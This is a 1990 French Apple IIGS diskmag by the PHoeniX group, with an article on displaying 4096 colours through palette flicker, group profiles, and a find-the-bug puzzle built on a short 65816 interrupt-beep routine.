Il existe une autre manip, qu'il faut mentionner aussi, et qui a déjà été décrite dans "L'Apple IIGS épluché" (livre qui malgré tout ce qu'on peut lui reprocher partait quand même d'une bonne intention), dans la partie sur le graphisme, écrite comme chacun sait par notre spécialiste dans le domaine de la synchronisation, je parle bien entendu de notre Mister Z adoré (non mais quelle ironie... Il faut que je me calme, moi...). Cette manip a pour but d'afficher des "demi-niveaux" de couleurs; elle consiste en changer, un balayage d'écran sur deux, une des couleurs d'une des palettes par une couleur dont l'une des composantes se situe un niveau au-dessus ou en-dessous. Par exemple, si, un balayage sur deux, on affiche un rouge d'intensité 2, et 1b/2 un rouge d'intensité 3, on aura l'impression d'un rouge d'intensité 2,5; c'est bien pensé, mais le problème reside dans le scintillement de la couleur, car elle change en réalité d'un balayage sur l'autre.

Mais, hélas, 3200 couleurs,

atteindre pour une image tout à fait stable. Si l'on veut dépasser cette limite, l'on est obligé d'employer une variante de la seconde manip sus-décrite, en changeant à chaque balayage non seulement la couleur, mais aussi les pixels de l'image, ce qui impose des limitations soit quant à la taille de l'image, soit quant à sa complexité. Mais le résultat obtenu peut être intéressant; en effet, il devient possible, avec cette méthode d'afficher jusqu'à **4096 couleurs** à l'écran. Et c'est là que l'article devient interessant, parceque le reste, franchement, c'est du déjà vu, et en plus, \a a pas été trouvé par le Phoenix, ce qui fait que je me demande pourquoi j'en ai parlé aussi longuement.

Bon. Alors c'est maintenant que les choses se compliquent, alors je vous demanderai s'il vous plait de bien vouloir suivre et si possible de prendre des notes. Merci.

Alors voilà. Tout le monde sait que dans une palette de 32 octets, les couleurs sont codées chacune sur un mot (2 octets), organisé en binaire de la manière suivante: xxxxRRRRVVVVBBBB; xxxx ne représente rien de bien précis, et est habituellement à zéro. RRRR est une valeur de zéro à seize représentant le niveau de rouge, VVVV idem pour le niveau de vert, et BBBB pour le bleu. Ce qui fait qu'on a 16 niveaux de rouge possible, autant de vert et de bleu. Au total 16*16*16 couleurs possibles, soit 4096. Chaque mot dans la palette (qui en comporte 16, est-il utile de le répéter ?) peut prendre une des 4096 valeurs pour représenter une couleur, qui sera affichée par l'intermédiaire d'un pixel qui portera son numéro de référence dans la palette. Ca, c'est la méthode classique, utilisée pour les images 256 et 3200 couleurs, qui a pour avantage de produire une image stable, mais pour inconvénient d'être limité à 16 couleurs par lignes (c'est le hardware qui veut \a, on y peut rien, à moins que l'oscilloscope de notre cher Paul lui inspire encore une bidouille dont il a le secret).

Alors l'idée est la suivante: un pixel peut prendre une des seize couleurs de la palette qui correspond à la ligne sur laquelle il se trouve. Or, comme nous l'avons vu précédemment, une couleur est composée de rouge, de vert et de bleu (d'ou le nom de video composite RVB). L'on peut, au lieu d'utiliser des couleurs à 3 composantes sur un balayage, utiliser des couleurs à une composante sur 3 balayages, ce qui revient au même à ceci près que l'on obtient une image scintillante. Description de la manip par balayage:

- 1er balayage: Les 16 couleurs de la palettes prennent toutes les valeurs croissantes de rouge, les autres composantes sont à zéro. La valeur des pixels à l'écran représente l'intensité de rouge qui correspond à leur couleur.
- 2éme balayage: La palette comporte les niveaux de verts, autres composantes à zéro. Les valeurs des pixels représentent leur niveau de vert.
- 3 éme balayage: Vous relisez le dernière ou l'avant-dernière phrase et rempla\ant "vert" ou "rouge" par "bleu" parceque \a m'enquiquine de réécrire la phrase.

Et si on réfléchit bien, en raisonnant au niveau d'un pixel isolé et en prenant un exemple: on imagine un petit pixel isolé au centre de l'écran. Premier balayage: couleur du pixel = 15 et couleur 15 de la palette = F00, soit niceau de rouge 15. Second balayage: couleur = 15 et couleur 15 = 0F0, soit vert 15. Troisième balayage: pixel = 0 et couleur 0 = 000, soit bleu 0. La résultante à l'écran sera, en équivalent image classique, un pixel dont la couleur serait à FF0 dans la palette, soit un pixel jaune. Tous les pixels de l'écran (du moins d'une fenêtre de l'écran, faut pas abuser, le microprocesseur y suit pas) subissent le même sort avec des niveaux de couleurs différent. Résultat: une image avec la possibilité de caser les 4096 couleurs... Et avec une limite de 320 couleurs par ligne... Un peu mieux que 16, non ? Hé hé... Vous y auriez pas pensé, à \a, hein ? Et qu'est-ce qu'il en dit, de \a, notre spécialiste de la synchro ? Hein ?

Petit problème posé, toutefois: un petit calcul simple nous montre que, en imaginant un écran en 60 Hz, vu que chaque composante est affichée en 1/60è de seconde et qu'il en faut 3, une image complète est affichée en 1/20è de seconde... Ce qui fait une image très scintillante et parfois pas facile à regarder en plein écran... Mais en général, \a passe quand même. Un autre petit détail: cette méthode ne peut être appliquée avec un succès total et incontestable (en un mot, du Phoenix...) que sur une petite fenêtre d'écran, car n'oublions pas que tous les pixels doivent être changés en plus de la palette à chaque balayage. Mais on peut quand même se permettre d'aller jusqu'à une fenêtre d'environ 80*80 pixels, ce qui est déjà fort appréciable. (Etude

théorique. Jusqu'à présent, on a fait que 256*16 pour juste afficher les 4096 couleurs histoire de dire que \a marche. Ca marche.)

Un petit détail: ces images peuvent fournir de remarquables photographies écran. Il suffit de régler le temps de pose sur un multiple de 1/20è. Et vas-y que je fais baver les mecs de l'Amiga.

Le Phoenix Corp. ne saurait jamais assez remercier son illustre membre Perfect Bugs, à qui cette idée, que l'on peut considérer comme géniale, est venue en plein cours d'Anglais pendant qu'il était en train de penser à la charmante (?) soeur de Dark Wizard (ceci n'engage que l'auteur, le (?) aussi, parceque à coté de Anne-Olivia, hein, je voudrais pas dire, mais... bon.).

Allez, c'est pas que, mais bon: A+++.

By FEROX From PHoeniX corp.

WHO'S WHO

Ouais cet article est legerement batard sur les bords (et les bords sont larges). Cause il pourra traiter de tout ou presque : Ce mois-ci le traitement sera fait sur La Pomme illustree avec une toute petite parenthese sur nous, le PHoeniX ... Allez, LET'S GO !

Dissertons sur la Pomme illustree.....
(pour situer, je fais un leger rappel des protagonistes)
le PHoeniX est un groupe Parisien, vivant dans Paris. Nos pseudos.et autre :

FEROX : Il devore les octets comme un virus devore les disquettes...il est aussi dans le Spy Network (cf: Auto-Interview), il est en TC a Turgot. A preciser je l'ai connu sous (ses cheveux) un look baba-cool, Woodstock,avec quelques gr d'alcools dans le sang et aussi autre chose...

PERFECT BUGS: Lui c'est la grosse tete (Math-spe a Saint-Louis,d'ailleurs il .m'a toujours pas rendu mon devoir de maths).Lui pas de probleme pour piger et trouver des trucs (j'entends par trucs les 4096 couleurs)

BANDIT II: Il viens juste d'arriver dans le PHoeniX, il connait tout le monde et en plus c'est une encyclopedie humaine, il a fait de tout, sauf des virus. Etude informatic-tic.

NIBBLE: Eh ouais c'est moi 'Oui tu la devine'. Et moi aussi je programme, je bugue sous Merlin (c'est plus bo).Je suis en 1ereS a Buffon.

Tout ca forme Le **PHoeniX corporation** version GS 1.0
(Ouf le plus dur est passe)

Ouais, donc ancien menbre du PHoenix Corporation (PHC) sur IIe j'ai donc connu Alliance Mag (l'eXcellent) de Dead Man du PHC....(vous me suivez ?).
De nos jours, Alliance Mag n'est plus (sob).... J'm'suis dis un jour de nuit de m'autoriser a penser a un journal pour le GS... et La Pomme illustree est nee...
Pour faire cela, j'ai du me familiariser avec la PAO (Medley, Multiscribe, et aux joies de la redaction sans faute), 816/PAINT ... pour les titres les cadres... J'avais donc tout ca plus la boisson, le tabac, et il me manquait quelque chose de tres interessant : les articles .
C'est alors qu'est venue se greffer :
Ferox, Perfect Bugs, BanditII, Roxfe, Bugs Fectper, IIDitban.

Tout ce petit monde reuni a co-cree (ca fait bien) **La POMME illustree**.(Au fait qui a dit que ce numero etait 100% PHoeniX ?)
Et puis maintenant comme dirait ma tante : Cheuffe Marcel !

Comme tu le sais La Pomme est gratuit, je pense en faire un bi-mensuel mais,tu vois, ca c'est pas encore sur, eh faut quand meme programmer zut ! Et puis c'est une trentaine de pages, beaucoup de pubs ! (faut faire comme la mode). Les pubs sont gratuites, decidement on a rien compris au capitalisme...
Au sujet de l'apparition du mag, ca fait bien de le faire paraitre regulierement (ca fait aussi classique comme les autres mags), c'est pourquoi je pense le faire paraitre uniquement quand La Pomme sera prete. peut-etre tout les mois, tout les mois et demi... ca depend de votre participation.

BAVURE (et y'en a !)

* Plus de 'redacteurs'... pour plus de varietes (il faut qu'il soit cosmopolite).
* Du temps. Car si on veux des idees il faut du temps mais un journal qui parait tout les fevrier, c'est genant pour les coquilles, mais ca existe !
* Des jolies illustrations, c'est mieux pour un journal qui s'appelle La pomme Illustree. Ca fait plus Clean...
* Peut-etre une meilleure distribution.
* Beaucoup plus d'originalite, y'en a marre de voir des mags base sur les memes regles... Je pensais pour le prochain numero du mag, une version amagrame (mais on me l'a deconseille...).
* La mise en page, je m'attendais a mieux... je n'accuse pas les logiciels de PAO, je m'accuse de ni avoir pas reflechis... J'imaginais un mag moins triste, moins 'tract'... Revais-je
* Et pleins d'autres bavures. (Eh je ne vais quand meme pas les noter !).
* Il y a trop de bavures ↑ .

ERRATUM

Cette partie n'est pas notre mea culpea mais ce qu'on trouve tres souvent dans les journaux (j'allais mettre qui n'ont rien a dire). C'est le jeu des septs erreurs, mais a la version GS (Heu qui a dit que le GS etait une grosse erreur a lui tout seul ? Sculley ?).

Par Nibble & Ferox

Aujourd'hui on vous propose Deux Grosses erreurs:
la premiere: c'est une gaffe informatique peu classique cherchez bien.
L'autre est un peu plus pointue (cause elle concerne l'assembleur), mais elle pourra vous servir a retrouver des bogues de vos programmes. (Au fait ! Quand vous les aurez trouves, ecrivez-nous on pourra debuguer notre anime, merci (Humour)).
Si vous avez des suggestions ou des exemples, je dirais un seul mot : Courrier ou Minitel (tant pis ca fait trois mots).

L'auteur a commi une erreur (involontaire, nous esperons)

TCS

(Transfert C accumulator to Stack pointer)

Cette instruction transfere les 16 bits de l'accumulateur dans le registre du pointeur de pile S. Le contenu de l'accumulateur ne varie pas. Cette instruction est la seule avec TCS qui modifie le pointeur de pile.

Difficultee: *

Hello to all the applemaniacs...

Bon. On me laisse un peu de place dans ce mag, alors on va pouvoir faire des trucs sérieux un peu. Alors voila, cet article genre porte sur les bugs classiques de programmation en assembleur (on a pas que ça à foutre de perdre notre temps à compiler des trucs en langage "évolué" dans des environnements merdics) que tout débutant, amateur éclairé voire expert est tenté de faire dans sa vie (qui pourrait à partir de ce moment devenir très courte). Ca se présente comme un jeu, mais c'est du plus grand sérieux, ça peut vous arriver, alors rigolez pas.

Dans le programme ci-dessous, un auteur, que nous ne citerons pas, a commis un bug immonde qui fait que genre ça plante. Le but de la manip est tout bêtement de trouver le bug, et le premier qui l'a trouvé alors là on se demande ou il va chercher tout ça.

Ca, là, en dessous, c'est supposé faire un petit bruit à chaque fois qu'une interruption est générée (non, ce n'est pas la dernière production du PHoeniX, c'est un exemple):

Et voila un magnifique son joué à chaque interruption produite par le système, quelle qu'elle soit. Seulement voila: de temps a autres, il y a comme un plantage... Regardons bien la routine: on sauve le registre d'etats et le bit d'emulation avant de passer en natif et d'interdire les interops, on sauve A avant de s'en servir pour quoi que ce soit, on touche pas aux registres d'index, on touche pas a la pile, on touche ni a la page zéro ni au databank, et on restaure tout avant de quitter: on est éxactement dans le même état en sortant qu'en entrant, à ceci prés qu'on a joué un son, ce qui ne devrait rien perturber, théoriquement...

Alors: ou est le bug ??? Que ceux qui trouvent ne nous le fasse pas savoir, notre Bal est déjà suffisemment encombrée comme ça.

A bientot dans une nouvelle rubrique.

FEROX, PHX, 1990.

```
* Installation des vecteurs

Start           CLC
                XCE
                REP     #$30            ; Natif, 16 bits

                LDAL    $E10010
                STAL    Jump
                LDAL    $E10012         ; Récupération et stockage
                STAL    Jump+2          ;  de l'ancien vecteur de
                                        ;  l'interrupt manager
                SEI
                LDA     #Inter
                STAL    $E10011
                LDA     #Inter/16       ; Mise en place
                STAL    $E10012         ;  du nouveau vecteur
                CLI

                SEC                     ; Mode émulation
                XCE
                RTS                     ; Retour

* Routine d'interruption (Bip)

Inter           PHP                     ; Sauvegarde des etats
                SEI                     ; Inhibition des interops
                CLC
                XCE
                REP     #$30            ; Passage en natif
                PHP                     ; 16 bits
                PHA                     ; Sauvegarde du bit e
                                        ; Sauvegarde de l'accumulateur
                SEP     #$30            ; 8 bits
                LDA     #$5             ; Longueur du son
:Loop1          STAL    $E0C030         ; Toggle speaker
                PHA                     ; Sauve longueur
                LDA     #$10            ; Fréquence
:Loop2 DEC
                BNE     :Loop2          ; Attente...
                PLA
                DEC
                BNE     :Loop1          ; One again...

                REP     #$30            ; Retour en 16 bits
                PLA                     ; Récuperation de A
                PLP
                XCE                     ;  du bit e
                PLP                     ;  des états
Jump            JMPL    $FFB7CC         ; Retour à l'interrupt manager.
```

Dernier jeu qui n'a pas un grand rapport avec le 65, mais on joue avec ce qu'on peut ..
J'appelle aux dieux de l'orthographe.
Combien il y a d'erreurs dans La Pomme Illustree ?

Nombre d'erreur(s) : ....., Merci de votre attention.

Difficultee: **

Les resultats seront publies quand nous aurons trouve les erreurs (J'espere pour le prochain numero).

CENSURE

La redaction a juge bon de censurer quelques messages de nos redacteurs.Les redacteurs ne nous en voudront pas.

Il est <u>bien sur</u> interdit de lire ce qui est barre, raye, sabre, Oblitere ! *(Ceci ne ferait que d'encourager leurs abus. Merci)*

Dans California Demo il manque l'ombre des lettres / Hot Cookies manque de sexe ! / PHoeniX corporation est deja mort / Ferox commande la Vodka et aux polens de Tsh / Ta gueule /

DANS L'AVENIR ? :

On va continuer encore pour un numero puis on verra... mais ca depend de vous (YO!). Pour nous contacter : **minitel 36.15 code RTEL Bal: Phoenix corp.** mets juste un petit message pour savoir qu'on ne fait pas le mag pour 2 nabots et le chat de Ferox...Il existe un club, sans pass: '?' sur RTEL pour La Pomme illustree, elle sert de petite tribune, de boite a idees...

Voila c'est tout.. **Hibble from PHoeniX corporation**

AND COULD NEVER THANK ENOUGH :

Perfect Bugs, Ferox, BanditII, Criss, Doume, Guillaume, Mathieu Lidie, Fabrice, Sacha, ludovic ....

EXTRA SPECIAL HELLO TO :

Christophe, Robert, David, Louis, Henri, Marc, Stephane, Jacques, Alain, Lionel, Frederic, Dany, Lionel, Yann.... And to all those I may forgotten...

THIS MAG IS DEDICATED TO MY FRIEND FAMILY :

Nathalie (My angel, ❤). Maryelle Fabien, Christelle Christophe, Virginie, Anne-Sophie (Heidi), Geraldine, Gerome, Ludo, Rachel (La bande a Valence). Federique, Christelle, Marie-Carmene, Fanny, Anne-Olivia, Penny, Nathalie, Arnaud, Gilles, Alexandre, Jannot, Olivier, Fabien, Alexis et Salem (les freres petars !). (la bande a Paris, YO!).

THANKS FOR YOUR LOVE . . . PEACE !

hé ! pas mal ! hein ?

Ouais ben voila, c'etait la Pomme Illustrée n° zero ! c'etait raté au niveau mise en page, alors je l'ai appelé numero zero X'cusez-nous (je devrais dire : moi). Mais, il y aura un numero 1, pas de n° zero point soixante deux version beta...

Journal fini le 29/11/90, Paris. Distribué a Shunsheim.

Vibbe (from PHOENIX)